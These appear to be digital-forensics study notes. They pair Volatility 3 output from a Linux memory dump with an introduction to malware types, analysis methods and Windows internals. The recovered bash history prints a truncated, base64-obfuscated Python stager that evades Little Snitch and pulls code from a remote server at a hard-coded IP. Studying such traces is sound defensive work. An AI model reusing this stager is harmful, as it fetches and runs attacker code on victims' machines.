10 2 mm_percpu_wq [mm_percpu_wq]
11 2 rcu_tasks_rude_ [rcu_tasks_rude_]
12 2 rcu_tasks_trace [rcu_tasks_trace]
13 2 ksoftirqd/0 [ksoftirqd/0]
14 2 rcu_sched [rcu_sched]
15 2 migration/0 [migration/0]
<SNIP>
linux.bash
Recovers bash command history from memory.
linuxforensics@ubuntu:~/tools/volatility3$ python3 vol.py -q -f ~/Desktop/cases/HacktiveLegion_15102023/memdump.mem linux.bash
Volatility 3 Framework 2.5.2
PID Process CommandTime Command
4606 bash 2023-10-15 17:50:53.000000 LESSCLOSE
4606 bash 2023-10-15 17:50:53.000000 echo "import sys,base64,warnings;warnings.filterwarnings('ignore');exec(base64.b64decode('aW1wb3J0IHN5czsKaW1wb3J0IHJlLCBzdWJwcm9jZXNzOwpjbWQgPSAicHMgLWVmIHwgZ3JlcCBMaXR0bGVcIFNuaXRjaCB8IGdyZXAgLXYgZ3JlcCIKcHMgPSBzdWJwcm9jZXNzLlBvcGVuKGNtZCwgc2hlbGw9VHJ1ZSwgc3Rkb3V0PXN1YnByb2Nlc3MuUElQRSwgc3RkZXJyPXN1YnByb2Nlc3MuUElQRSkKb3V0LCBlcnIgPSBwcy5jb21tdW5pY2F0ZSgpOwppZiByZS5zZWFyY2goIkxpdHRsZSBTbml0Y2giLCBvdXQuZGVjb2RlKCdVVEYtOCcpKToKICAgc3lzLmV4aXQoKTsKCmltcG9ydCB1cmxsaWIucmVxdWVzdDsKVUE9J01vemlsbGEvNS4wIChXaW5kb3dzIE5UIDYuMTsgV09XNjQ7IFRyaWRlbnQvNy4wOyBydjoxMS4wKSBsaWtlIEdlY2tvJztzZXJ2ZXI9J2h0dHA6Ly8zLjIxMi4xOTcuMTY2OjgwJzt0PScvbG9naW4vcHJvY2Vzcy5waHAnOwpyZXE9dXJsbGliLnJlcXVlc3QuUmVxdWVzdChzZXJ2ZXIrdCk7CnByb3h5ID0gdXJsbGliLnJlcXVlc3QuUHJveHlIYW5kbGVyKCk7Cm8gPSB1cmxsaWIucmVxdWVzdC5idWlsZF9vcGVuZXIocHJveHkpOwpvLmFkZGhlYWRlcnM9WygnVXNlci1BZ2VudCcsVUEpLCAoIkNvb2tpZSIsICJzZXNzaW9uPXVxRklJaytQTnhRL3NlQmxjL3dJclhwVzNRbz0iKV07CnVybGxpYi5yZXF1ZXN0Lmluc3RhbGxfb3BlbmVyKG8pOwphPXVybGxpYi5yZXF1ZXN0LnVybG9wZW4ocmVxKS5yZWFkKCk7Ck
4606 bash 2023-10-15 17:50:53.000000 exit
4606 bash 2023-10-15 17:50:53.000000 sudo su
4606 bash 2023-10-15 17:51:01.000000 cd tools/
4606 bash 2023-10-15 17:51:08.000000 sudo ./avml memdump.mem
4606 bash 2023-10-15 17:51:08.000000
linux.elfs
Lists all memory mapped ELF files for all processes. You can also dump those files with --dump option.
linuxforensics@ubuntu:~/tools/volatility3$ python3 vol.py -q -f ~/Desktop/cases/HacktiveLegion_15102023/memdump.mem linux.elfs
Volatility 3 Framework 2.5.2
PID Process Start End File Path File Output
1 systemd 0x5612e9fbe000 0x5612e9ff0000 /usr/lib/systemd/systemd Disabled
1 systemd 0x7fd3aa730000 0x7fd3aa73d000 /usr/lib/x86_64-linux-gnu/libm-2.31.so Disabled
1 systemd 0x7fd3aae62000 0x7fd3aae64000 /usr/lib/x86_64-linux-gnu/libcap-ng.so.0.0.0 Disabled
1 systemd 0x7fd3aae72000 0x7fd3aae74000 /usr/lib/x86_64-linux-gnu/libpcre2-8.so.0.9.0 Disabled
1 systemd 0x7fd3ab1fc000 0x7fd3ab1ff000 /usr/lib/x86_64-linux-gnu/libaudit.so.1.0.0 Disabled
1 systemd 0x7fd3ab228000 0x7fd3ab22b000 /usr/lib/x86_64-linux-gnu/libpam.so.0.84.2 Disabled
1 systemd 0x7fd3ab29c000 0x7fd3ab2a2000 /usr/lib/x86_64-linux-gnu/libselinux.so.1 Disabled
1 systemd 0x7fd3ab2c7000 0x7fd3ab2c9000 /usr/lib/x86_64-linux-gnu/libseccomp.so.2.5.1 Disabled
1 systemd 0x7fd3ab2e9000 0x7fd3ab2eb000 /usr/lib/x86_64-linux-gnu/librt-2.31.so Disabled
1 systemd 0x7fd3ab54f000 0x7fd3ab571000 /usr/lib/x86_64-linux-gnu/libc-2.31.so Disabled
1 systemd 0x7ffecd0e0000 0x7ffecd0e2000 [vdso] Disabled
359 systemd-journal 0x7f1b61590000 0x7f1b61592000 /usr/lib/x86_64-linux-gnu/libcap-ng.so.0.0.0 Disabled
359 systemd-journal 0x7f1b61598000 0x7f1b615a5000 /usr/lib/x86_64-linux-gnu/libm-2.31.so Disabled
<SNIP>
linux.envvars
Lists processes with their environment variables.
linuxforensics@ubuntu:~/tools/volatility3$ python3 vol.py -q -f ~/Desktop/cases/HacktiveLegion_15102023/memdump.mem linux.envvars
Volatility 3 Framework 2.5.2
PID PPID COMM KEY VALUE
1 0 systemd find_preseed /preseed.cfg
1 0 systemd HOME /
1 0 systemd init /sbin/init
1 0 systemd NETWORK_SKIP_ENSLAVED
1 0 systemd locale en_US
1 0 systemd TERM linux
1 0 systemd BOOT_IMAGE /boot/vmlinuz-5.15.0-84-generic
1 0 systemd drop_caps
1 0 systemd PATH /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
1 0 systemd PWD /
1 0 systemd rootmnt /root
1 0 systemd priority critical
359 1 systemd-journal LANG en_US.UTF-8
359 1 systemd-journal PATH /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
359 1 systemd-journal NOTIFY_SOCKET /run/systemd/notify
359 1 systemd-journal LISTEN_PID 359
359 1 systemd-journal LISTEN_FDS 4
359 1 systemd-journal LISTEN_FDNAMES systemd-journald-audit.socket:systemd-journald-dev-log.socket:systemd-journald.socket:systemd-journald.socket
359 1 systemd-journal INVOCATION_ID ed4216a465c8491b88c1c580fdf51874
359 1 systemd-journal RUNTIME_DIRECTORY /run/systemd/journal
409 1 systemd-udevd LANG en_US.UTF-8
409 1 systemd-udevd PATH /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
409 1 systemd-udevd NOTIFY_SOCKET /run/systemd/notify
409 1 systemd-udevd LISTEN_PID 409
409 1 systemd-udevd LISTEN_FDS 2
<SNIP>
linux.lsof
Lists open files similar to lsof command.
linuxforensics@ubuntu:~/tools/volatility3$ python3 vol.py -q -f ~/Desktop/cases/HacktiveLegion_15102023/memdump.mem linux.lsof
Volatility 3 Framework 2.5.2
PID Process FD Path
1 systemd 0 /dev/null
1 systemd 1 /dev/null
1 systemd 2 /dev/null
1 systemd 3 /dev/kmsg
1 systemd 4 anon_inode:[14605]
1 systemd 5 anon_inode:[14605]
1 systemd 6 anon_inode:[14605]
1 systemd 7 /sys/fs/cgroup/unified
1 systemd 8 anon_inode:[14605]
1 systemd 9 anon_inode:[14605]
1 systemd 10 /proc/1/mountinfo
1 systemd 11 anon_inode:[14605]
1 systemd 12 anon_inode:[14605]
1 systemd 13 anon_inode:[14605]
1 systemd 14 /proc/swaps
1 systemd 15 socket:[27295]
1 systemd 16 anon_inode:[14605]
1 systemd 17 anon_inode:[14605]
1 systemd 18 socket:[61891]
1 systemd 19 socket:[27299]
1 systemd 20 socket:[27301]
1 systemd 21 socket:[61860]
1 systemd 22 socket:[224882]
1 systemd 23 socket:[61862]
1 systemd 24 socket:[57750]
1 systemd 25 anon_inode:[14605]
1 systemd 26 /dev/autofs
<SNIP>
linux.malfind
Lists process memory ranges that potentially contain injected code.
linuxforensics@ubuntu:~/tools/volatility3$ python3 vol.py -q -f ~/Desktop/cases/HacktiveLegion_15102023/memdump.mem linux.malfind
Volatility 3 Framework 2.5.2
PID Process Start End Protection Hexdump Disasm
788 networkd-dispat 0x7f925465e000 0x7f925465f000 rwx
00 00 00 00 00 00 00 00 ........
43 00 00 00 00 00 00 00 C.......
4c 8d 15 f9 ff ff ff ff L.......
25 03 00 00 00 0f 1f 00 %.......
40 f1 b9 53 92 7f 00 00 @..S....
08 2d 37 01 00 00 00 00 .-7.....
20 9b 85 53 92 7f 00 00 ...S....
f0 2c 37 01 00 00 00 00 .,7..... 00 00 00 00 00 00 00 00 43 00 00 00 00 00 00 00 4c 8d 15 f9 ff ff ff ff 25 03 00 00 00 0f 1f 00 40 f1 b9 53 92 7f 00 00 08 2d 37 01 00 00 00 00 20 9b 85 53 92 7f 00 00 f0 2c 37 01 00 00 00 00
914 unattended-upgr 0x7f44d35aa000 0x7f44d35ab000 rwx
00 00 00 00 00 00 00 00 ........
43 00 00 00 00 00 00 00 C.......
4c 8d 15 f9 ff ff ff ff L.......
25 03 00 00 00 0f 1f 00 %.......
40 41 ae d2 44 7f 00 00 @A..D...
88 8f 99 01 00 00 00 00 ........
20 cb 35 d2 44 7f 00 00 ..5.D...
70 8f 99 01 00 00 00 00 p....... 00 00 00 00 00 00 00 00 43 00 00 00 00 00 00 00 4c 8d 15 f9 ff ff ff ff 25 03 00 00 00 0f 1f 00 40 41 ae d2 44 7f 00 00 88 8f 99 01 00 00 00 00 20 cb 35 d2 44 7f 00 00 70 8f 99 01 00 00 00 00
1165 sysmon 0x7fffe4026000 0x7fffe4071000 rwx
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........ 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
<SNIP>
linux.mountinfo
Lists mount points on processes mount namespaces.
linuxforensics@ubuntu:~/tools/volatility3$ python3 vol.py -q -f ~/Desktop/cases/HacktiveLegion_15102023/memdump.mem linux.mountinfo
Volatility 3 Framework 2.5.2
MNT_NS_ID MOUNT ID PARENT_ID MAJOR:MINOR ROOT MOUNT_POINT MOUNT_OPTIONS FIELDS FSTYPE MOUNT_SRC SB_OPTIONS
4026531841 1 1 0:2 / / rw rootfs none rw
4026531841 24 29 0:22 / /sys rw,nosuid,nodev,noexec,relatime shared:7 sysfs sysfs rw
4026531841 25 29 0:23 / /proc rw,nosuid,nodev,noexec,relatime shared:14 proc proc rw
4026531841 26 29 0:5 / /dev rw,nosuid,noexec,relatime shared:2 devtmpfs udev rw
4026531841 27 26 0:24 / /dev/pts rw,nosuid,noexec,relatime shared:3 devpts devpts rw
4026531841 28 29 0:25 / /run rw,nosuid,nodev,noexec,relatime shared:5 tmpfs tmpfs rw
<SNIP>
linux.proc.Maps
Lists all memory maps for all processes.
linuxforensics@ubuntu:~/tools/volatility3$ python3 vol.py -q -f ~/Desktop/cases/HacktiveLegion_15102023/memdump.mem linux.proc.Maps
Volatility 3 Framework 2.5.2
PID Process Start End Flags PgOff Major Minor Inode File Path File output
1 systemd 0x5612e9fbe000 0x5612e9ff0000 r-- 0x0 8 5 1449561 /usr/lib/systemd/systemd Disabled
1 systemd 0x5612e9ff0000 0x5612ea0ae000 r-x 0x32000 8 5 1449561 /usr/lib/systemd/systemd Disabled
1 systemd 0x5612ea0ae000 0x5612ea104000 r-- 0xf0000 8 5 1449561 /usr/lib/systemd/systemd Disabled
1 systemd 0x5612ea104000 0x5612ea14a000 r-- 0x145000 8 5 1449561 /usr/lib/systemd/systemdDisabled
1 systemd 0x5612ea14a000 0x5612ea14b000 rw- 0x18b000 8 5 1449561 /usr/lib/systemd/systemdDisabled
1 systemd 0x5612eaac1000 0x5612eaf59000 rw- 0x0 0 0 0 [heap] Disabled
1 systemd 0x7fd39c000000 0x7fd39c021000 rw- 0x0 0 0 0 Anonymous Mapping Disabled
1 systemd 0x7fd39c021000 0x7fd3a0000000 --- 0x0 0 0 0 Anonymous Mapping Disabled
1 systemd 0x7fd3a4000000 0x7fd3a4021000 rw- 0x0 0 0 0 Anonymous Mapping Disabled
1 systemd 0x7fd3a4021000 0x7fd3a8000000 --- 0x0 0 0 0 Anonymous Mapping Disabled
1 systemd 0x7fd3a9727000 0x7fd3a9728000 --- 0x0 0 0 0 Anonymous Mapping Disabled
1 systemd 0x7fd3a9728000 0x7fd3a9f28000 rw- 0x0 0 0 0 Anonymous Mapping Disabled
1 systemd 0x7fd3a9f28000 0x7fd3a9f29000 --- 0x0 0 0 0 Anonymous Mapping Disabled
1 systemd 0x7fd3a9f29000 0x7fd3aa730000 rw- 0x0 0 0 0 Anonymous Mapping Disabled
1 systemd 0x7fd3aa730000 0x7fd3aa73d000 r-- 0x0 8 5 1443983 /usr/lib/x86_64-linux-gnu/libm-2.31.so Disabled
<SNIP>
To dump a specifc process, use --pid and --dump options. This command will save each memory segment to a separate file.
linuxforensics@ubuntu:~/tools/volatility3$ python3 vol.py -q -f ~/Desktop/cases/HacktiveLegion_15102023/memdump.mem linux.proc.Maps --pid 3321 --dump
Volatility 3 Framework 2.5.2
PID Process Start End Flags PgOff Major Minor Inode File Path File output
3321 sh 0x55df1865a000 0x55df1865f000 r-- 0x0 8 5 1442011 /usr/bin/dash pid.3321.vma.0x55df1865a000-0x55df1865f000.dmp
3321 sh 0x55df1865f000 0x55df18672000 r-x 0x5000 8 5 1442011 /usr/bin/dash pid.3321.vma.0x55df1865f000-0x55df18672000.dmp
3321 sh 0x55df18672000 0x55df18678000 r-- 0x18000 8 5 1442011 /usr/bin/dash pid.3321.vma.0x55df18672000-0x55df18678000.dmp
3321 sh 0x55df18678000 0x55df1867a000 r-- 0x1d000 8 5 1442011 /usr/bin/dash pid.3321.vma.0x55df18678000-0x55df1867a000.dmp
3321 sh 0x55df1867a000 0x55df1867b000 rw- 0x1f000 8 5 1442011 /usr/bin/dash pid.3321.vma.0x55df1867a000-0x55df1867b000.dmp
3321 sh 0x55df1867b000 0x55df1867d000 rw- 0x0 0 0 0 Anonymous Mapping pid.3321.vma.0x55df1867b000-0x55df1867d000.dmp
3321 sh 0x55df19d6e000 0x55df19d8f000 rw- 0x0 0 0 0 [heap] pid.3321.vma.0x55df19d6e000-0x55df19d8f000.dmp
3321 sh 0x7fbf5ffb9000 0x7fbf5ffdb000 r-- 0x0 8 5 1443981 /usr/lib/x86_64-linux-gnu/libc-2.31.so pid.3321.vma.0x7fbf5ffb9000-0x7fbf5ffdb000.dmp
3321 sh 0x7fbf5ffdb000 0x7fbf60153000 r-x 0x22000 8 5 1443981 /usr/lib/x86_64-linux-gnu/libc-2.31.so pid.3321.vma.0x7fbf5ffdb000-0x7fbf60153000.dmp
3321 sh 0x7fbf60153000 0x7fbf601a1000 r-- 0x19a000 8 5 1443981 /usr/lib/x86_64-linux-gnu/libc-2.31.so pid.3321.vma.0x7fbf60153000-0x7fbf601a1000.dmp
3321 sh 0x7fbf601a1000 0x7fbf601a5000 r-- 0x1e7000 8 5 1443981 /usr/lib/x86_64-linux-gnu/libc-2.31.so pid.3321.vma.0x7fbf601a1000-0x7fbf601a5000.dmp
3321 sh 0x7fbf601a5000 0x7fbf601a7000 rw- 0x1eb000 8 5 1443981 /usr/lib/x86_64-linux-gnu/libc-2.31.so pid.3321.vma.0x7fbf601a5000-0x7fbf601a7000.dmp
3321 sh 0x7fbf601a7000 0x7fbf601ad000 rw- 0x0 0 0 0 Anonymous Mapping pid.3321.vma.0x7fbf601a7000-0x7fbf601ad000.dmp
<SNIP>
linux.sockstat
Lists all network connections for all processes.
linuxforensics@ubuntu:~/tools/volatility3$ python3 vol.py -q -f ~/Desktop/cases/HacktiveLegion_15102023/memdump.mem linux.sockstat
Volatility 3 Framework 2.5.2
NetNS Pid FD Sock Offset Family Type Proto Source Addr Source Port Destination Addr Destination Port State Filter
4026531840 1 15 0x93fe093ea000 AF_NETLINK RAW NETLINK_KOBJECT_UEVENT groups:0x00000002 1group:0x00000000 0 UNCONNECTED filter_type=socket_filter,bpf_filter_type=cBPF
4026531840 1 18 0x93fe0a371540 AF_UNIX STREAM - /run/systemd/journal/stdout 61891 - 60785 ESTABLISHED -
4026531840 1 19 0x93fe0956eec0 AF_UNIX STREAM - /run/systemd/private 27299 - - LISTEN -
4026531840 1 20 0x93fe0956c000 AF_UNIX STREAM - /run/systemd/userdb/io.systemd.DynamicUser 27301 - - LISTEN -
4026531840 1 21 0x93fe4e4cc880 AF_UNIX STREAM - /run/systemd/journal/stdout 61860 - 60698 ESTABLISHED -
4026531840 1 22 0x93fe72135540 AF_UNIX STREAM - /run/systemd/journal/stdout 224882 - 225323 ESTABLISHED -
4026531840 1 23 0x93fe4e70d100 AF_UNIX STREAM - /run/systemd/journal/stdout 61862 - 60737 ESTABLISHED -
4026531840 1 24 0x93fe0dd90880 AF_UNIX STREAM - /run/systemd/journal/stdout 57750 - 58545 ESTABLISHED -
4026531840 1 30 0x93fe0956d540 AF_UNIX DGRAM - /run/systemd/notify 27296 - - UNCONNECTED
<SNIP>
Incident Response
Malware Analysis
Introduction to Malware Analysis
0x00
Malware Definition
Malware, short for malicious software, is a term encompassing various types of software of software designed to infiltrate, exploit, or damage computer systems.
Although all malware is utilized for malicious intents, the specific objectives of malware can vary among different threat actors. These objectives commonly fall into several categories:
- disrupting host system operations
- stealing critical information, including personal and financial data
- gaining unauthorized access to systems
- conducting espionage activities
- sending spam messages
- utilizing the victim’s system for DDoS attacks
- implementing ransomware to lock up victim’s files on their host and demanding ransom
Malware Types
Viruses
These notorious forms of malware are designed to infiltrate and multiply within host files, transitioning from one system to another. They latch onto credible programs, springing into action when the infected files are triggered. Their destructive powers can range from corrupting or altering data to disrupting system functions, and even spreading through networks, inflicting widespread havoc.
Worms
Worms are autonomous malware capable of multiplying across networks without needing human intervention. They exploit network weaknesses to infiltrate systems without permission. Once inside, they can either deliver damaging payloads or keep multiplying to other vulnerable devices. Worms can initiate swift and escalating infections, resulting in enormous disruption and even potential denial of service.
Trojans
Also known as Trojan Horses, these are disguised as genuine software to trick users into running them. Upon entering a system, they craft backdoors, allowing attackers to gain unauthorized control remotely. Trojans can be weaponized to pilfer sensitive data, such as passwords or financial information, and orchestrate other harmful activities on the compromised system.
Ransomware
This malicious type of malware encrypts files on the target’s system, making them unreachable. Attackers then demand a ransom in return for the decryption key, effectively holding the victim’s data to ransom. The impacts of ransomware attacks can debilitate organizations and individuals alike, leading to severe financial and reputational harm.
Spyware
This type of malware stealthily gathers sensitive data and user activities without their consent. It can track online browsing data habits, record keystrokes, and capture login credentials, posing a severe risk to privacy and security. The pilfered data is often sent to remote servers for harmful purposes.
Adware
Though not as destructive, adware can still be an annoyance and a security threat. It shows uninvited and invasive advertisements on infected systems, often resulting in a poor user experience. Adware may also track user behavior and collect data for targeted advertising.
Botnets
These are networks of compromised devices, often referred to as bots or zombies, controlled by a central C2 server. Botnets can be exploited for a variety of harmful activities, including launching DDoS attacks, spreading spam, or disseminating other malware.
Rootkits
These are stealthy forms of malware designed to gain unauthorized access and control over the fundamental components of an OS. They alter system functions to conceal their presence, making them extremely challenging to spot and eliminate. Attackers can utilize rootkits to maintain prolonged access and dodge security protocols.
Backdoors/RATs
Backdoors and RATs are crafted to offer unauthorized access and control over compromised systems from remote locations. Attackers can leverage them to retain prolonged control, extract data, or instigate additional attacks.
Droppers
These are a kind of malware used to transport and install extra malicious payloads onto infected systems. They serve as a conduit for other malware, ensuring the covert installation and execution of more sophisticated threats.
Information Stealers
These are tailored to target and extract sensitive data, like login credentials, personal information, or intellectual property, for harmful purposes. This includes identity theft or selling the data on the dark web.
Malware Samples
Resources:
- VirusShare
- Hybrid Analysis
- TheZoo
- Malware-Traffic-Analysis.net
- VirusTotal
- ANY.RUN
- Contagio Malware Dump
- VX Underground
Malware/Evidence Acquisition
When it comes to gathering evidence during a DFIR investigation or or incident response, having the right tools to perform disk imaging and memory acquisition is crucial.
Disk Imaging
- FTK Imager
- OSFClone
- DD and DCFLDD (command-line tools)
Memory Acquisition
Other Evidence Acquisition
Malware Analysis Definition, Purpose, & Common Activities
The process of comprehending the behavior and inner workings of malware is known as Malware Analysis, a crucial aspect of cybersecurity that aids in understanding the threat posed by malicious software and devising effective countermeasures.
Malware analysis serves several pivotal purposes, such as:
- Detection and Classification: Through analyzing malware, you can identify and categorize different types of threats based on their unique characteristics, signatures, or patterns. This enables you to develop detection rules and empowers security professionals to gain a comprehensive understanding of the nature of the malware they encounter.
- Reverse Engineering: Malware analysis often involves the intricate process of reverse engineering the malware’s code to discern its underlying operations and employed techniques. This can unveil concealed functionalities, encryption methods, details about the C2 infrastructure, and techniques used for obfuscation and evasion.
- Behaviorial Analysis: By meticulously studying the behavior of malware during execution, you gain insights into its actions, such as modifications to the file system, network communications, changes to the system registry, and attempts to exploit vulnerabilities. This analysis provides invaluable information about the impact of the malware on infected systems and assists in devising potential countermeasures.
- Threat Intelligence: Through malware analysis, threat researchers can amass critical intelligence about attackers, their tactics, techniques, and procedures (TTPs), and the malware’s origins. This valuable intelligence can be shared with the wider security community to enhance detection, prevention, and response capabilities.
The techniques employed in malware analysis encompass a wide array of methods and tools, including:
- Static Analysis: This approach involves scrutinizing the malware’s code without executing it, examining the file structure, identifying strings, searching for known signatures, and studying metadata to gain preliminary insights into the malware’s characteristics.
- Dynamic Analysis: Dynamic analysis entails executing the malware within a controlled environment, such as a sandbox or virtual machine, to observe its behavior and capture its runtime activities. This includes monitoring network traffic, system calls, file system modifications, and other interactions.
- Code Analysis: Code analysis involves disassembling or decompiling the malware’s code to understand its logic, functions, algorithms, and employed techniques. This helps in identifying concealed functionalities, exploitation methods, encryption methods, details about the C2 infrastructure, and techniques used for obfuscation and evasion. Inferentially, code analysis can also help in uncovering potential Indicators of Compromise.
- Memory Analysis: Analyzing the malware’s interactions with system memory helps in identifying injected code, hooks, or other runtime manipulations. This can be instrumental in detecting rootkits, analyzing anti-analysis techniques, or identifying malicious payloads.
- Malware Unpacking: This technique refers to the process of extracting and isolating the hidden malicious code within a piece of malware that uses packing techniques to evade detection. Packers are used by malware authors to compress, encrypt, or obfuscate their malicious code, making it harder for AV software and other security tools to identify the threat. Unpacking involves reverse-engineering these packing techniques to reveal the original, unobfuscated code for further analysis. This can allow researchers to understand the malware’s functionality, behavior, and potential impact.
Windows Internals
To conduct effective malware analysis, a profound understanding of Windows internals is essential. Windows operating systems function in two main modes:
- User Mode: This mode is where most applications and user processes operate. Applications in user mode have limited access to system resources and must interact with the OS through APIs. These processes are isolated from each other and cannot directly access hardware or critical system functions. However, in this mode, malware can still manipulate files, registry settings, network connections, and other user-accessible resources, and it may attempt to escalate privileges to gain more control over the system.
- Kernel Mode: In contrast, kernel mode is a highly privileged mode where the Windows kernel runs. The kernel has unrestricted access to system resources, hardware, and critical functions. It provides core OS services, manages system resources, and enforces security and stability. Device drivers, which facilitate communication with hardware devices, also run in kernel mode. If malware operates in kernel mode, it gains elevated control and can manipulate system behavior, conceal its presence, intercept system calls, and tamper with security mechanisms.
Windows Architecture at a High Level
The below image showcases a simplified version of Windows’ architecture.

The simplified Windows architecture comprises both user-mode and kernel-mode components, each with distinct responsibilities in the system’s functioning.
User-mode Components
… are those parts of the OS that don’t have direct access to hardware or kernel data structures. They interact with system resources through APIs and system calls.
- System Support Processes: These are essential components that provide crucial functionalities and services such as logon processes (winlogon.exe), Session Manager (smss.exe), and Service Control Manager (services.exe). These aren’t Windows service but they are necessary for the proper functioning of the system.
- Service Processes: These processes host Windows services like the Windows Update Service, Task Scheduler, and Print Spooler services. They usually run in the background, executing tasks according to their configuration and parameters.
- User Applications: These are the processes created by user programs, including both 32-bit and 64-bit applications. They interact with the OS through APIs provided by Windows. These API calls get redirected to NTDLL.DLL, triggering a transition from user mode to kernel mode, where the system call gets executed. The result is then returned to the user-mode application, and a transition back to user mode occurs.
- Environment Subsystems: These components are responsible for providing execution environments for specific types of applications or processes. They include the Win32 Subsystem, POSIX, and OS/2.
- Subsystem DLLs: These dynamic-link libraries translate documented functions into appropriate internal native system calls, primarily implemented in NTDLL.DLL. Examples include kernelbase.dll, user32.dll, wininet.dll, and advapi32.dll.
Kernel-mode Components
… are those parts of the OS that have direct access to hardware and kernel data structures.
- Executive: This upper layer in kernel mode gets accessed through functions from NTDLL.DLL. It consists of components like the I/O Manager, Object Manager, Security Reference Monitor, Process Manager, and others, managing the core aspects of the OS such as I/O operations, object management, security, and processes. It runs some checks first, and then passes the call to kernel, or calls the appropriate device driver to perform the requested operation.
- Kernel: This component manages system resources, providing low-level services like thread scheduling, interrupt and exception dispatching, and multiprocessor synchronization.
- Device Driver: These software components enable the OS to interact with hardware devices. They serve as intermediaries, allowing the system to manage and control hardware and software resources.
- Hardware Abstraction Layer (HAL): This component provides an abstraction layer between the hardware devices and the OS. It allows software developers to interact with hardware in a consistent and platform-independent manner.
- Windowing and Graphics System (Win32k.sys): This subsystem is responsible for managing the graphical user interface and rendering visual elements on the screen.
Windows API Call Flow
Malware often utilizes Windows API calls to interact with the system and carry out malicious operations. By understanding the internal details of API functions, their parameters, and expected behavior, analysts can identify suspicious or unauthorized API usage.
Consider an example of a Windows API call flow, where a user-mode application tries to access privileged operations and system resources using the ReadProcessMemory function. This function allows a process to read the memory of a different process.

When this function is called, some required parameters are also passed to it, such as the handle to the target process, the source address to read from, a buffer in its own memory space to store the read data, and the number of bytes to read. Below is the syntax of ReadProcessMemory WINAPI function as per Microsoft documentation.
BOOL ReadProcessMemory(
[in] HANDLE hProcess,
[in] LPCVOID lpBaseAddress,
[out] LPVOID lpBuffer,
[in] SIZE_T nSize,
[out] SIZE_T *lpNumberOfBytesRead
);
ReadProcessMemory is a Windows API function that belongs to the kernel32.dll library. So, this call is invoked via the kernel32.dll module which serves as the user mode interface to the Windows API. Internally, the kernel32.dll module interacts with the NTDLL.DLL module, which provides a lower-level interface to the Windows kernel. Then, this function request is translated to the corresponding Native API call, which is NtReadVirtualMemory. The below screenshot from x64dbg demonstrates how this looks like in a debugger.

The NTDLL.DLL module utilizes system calls (syscalls).

The syscall instruction triggers the system call using the parameters set in the previous instructions. It transfers control from user mode to kernel mode, where the kernel performs the requested operation after validating the parameters and checking the access rights of the calling process.
If the request is authorized, the thread is transitioned from user mode into the kernel mode. The kernel maintains a table known as the System Service Descriptor Table (SSDT) or the syscall table (System Call Table), which is a data structure that contains pointers to the various system service routines. These routines are responsible for handling system calls made by user-mode applications. Each entry in the syscall table corresponds to a specific system call number, and the associated pointer points to the corresponding kernel function that implements the requested operation.
The syscall responsible for ReadProcessMemory is executed in the kernel, where the Windows memory management and process isolation mechanisms are leveraged. The kernel performs necessary validations, access checks, and memory operations to read the memory from the target process. The kernel retrieves the physical memory pages corresponding to the requested virtual addresses and copies the data into the provided buffer.
Once the kernel has finished reading the memory, it transitions the thread back to user mode and control is handed back to the original user mode application. The application can then access the data that was read from the target process’s memory and continue its execution.
Portable Executables
Windows OS employ the Portable Executable (PE) format to encapsulate executable programs, DLLs, and other integral system components.
